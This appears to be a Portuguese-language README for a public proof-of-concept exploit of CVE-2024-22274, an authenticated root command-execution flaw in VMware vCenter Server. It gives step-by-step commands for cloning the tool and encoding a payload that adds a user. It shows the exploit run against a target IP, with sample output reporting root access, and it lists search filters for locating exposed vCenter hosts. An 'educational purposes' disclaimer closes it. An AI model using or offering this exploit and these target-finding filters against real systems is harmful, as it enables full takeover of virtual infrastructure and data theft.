
 l0n3m4n/cve-2024-22274-rce
PoC - Execução Remota de Código Autenticada no VMware vCenter Server (Exploit)



Os componentes “com.vmware.appliance.recovery.backup.job.create” e “com.vmware.appliance.recovery.backup.validate” da API são vulneráveis a um ataque de injeção de flag que pode ser usado para executar comandos arbitrários como usuário root no sistema alvo."
[!NOTE] Para trabalhar com este PoC de exploit, você deve ter credenciais válidas e fazer login no shell do VMware vCenter Server via SSH. O usuário deve ter o papel "admin", conforme especificado no arquivo
vcenter_creds.txt.
$ git clone https://github.com/l0n3m4n/CVE-2024-22274-RCE.git
$ cd CVE-2024-22274-RCE
$ python3 -m venv venv && source venv/bin/activate
$ pip install -r requirements.txt
Execute ou modifique
user2base64.shpara codificar o novo usuário adicionado em base64 e ele criará automaticamentepayload.txt
$ bash user2base64.sh
Payload has been encoded to base64, saved payload.txt

$ python3 CVE-2024-22274-RCE.py -t 192.168.56.103 -P 22 -p payload.txt -c vCenter_creds.txt
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[+] Connected to 192.168.56.103 via SSH
[+] Payload executed successfully. Output:
   uid=0(root) gid=0(root) groups=0(root)

[+] Exploitation successful: You have root access.
[+] Finished executing commands on 192.168.56.103
Este exemplo significa que você está se conectando, mas o payload não foi configurado ou carregado corretamente. Consulte o PDF PoC para obter informações mais detalhadas.
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[+] Connected to 192.168.56.103 via SSH
[+] Payload executed successfully. Output:
   No privileges escalation detected.

[+] Exploitation failed: Root access not obtained.
[+] Finished executing commands on 192.168.56.103
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[-] Error: Username or password not found in configuration file.
Verifique o endereço do host e as credenciais.
 ___ ___ _______                                          ______               __
|   |   |   |   |.--.--.--.---.-.----.-----.______.--.--.|      |.-----.-----.|  |_.-----.----.
|   |   |       ||  |  |  |  _  |   _|  -__|______|  |  ||   ---||  -__|     ||   _|  -__|   _|
 \_____/|__|_|__||________|___._|__| |_____|       \___/ |______||_____|__|__||____|_____|__|

                Author: l0n3m4n | vCenter RCE: CVE-2024-22274 | PoC: @mbadanoiu

[-] Error: [SSH Error] Connection to 192.168.56.103 failed.
"VMware vCenter", Filtro: services.port: 443 AND tags: "VMware"title="VMware vCenter", Filtro: port="443" && title="VMware vCenter""VMware vCenter", Filtro: port:443 "VMware vCenter"Este PoC de exploit não será eficaz se você não entender como interpretar o script, pois ele foi intencionalmente alterado para impedir que "script kiddies" simplesmente o copiem e executem sem compreensão. O VMware vCenter Server é um componente crítico no gerenciamento de ambientes virtualizados; se alguém obtiver acesso a ele, poderá obter controle total sobre a infraestrutura virtual e exfiltrar dados sensíveis. Este PoC foi projetado para aqueles que já possuem um pequeno conhecimento técnico para usá-lo corretamente; portanto, se você é um script kiddie que busca causar perturbação sem entender as implicações, este exploit não será útil para você.
Esta ferramenta é fornecida apenas para fins educacionais e de pesquisa. O criador não assume nenhuma responsabilidade por qualquer uso indevido ou dano causado pela ferramenta. criar issue






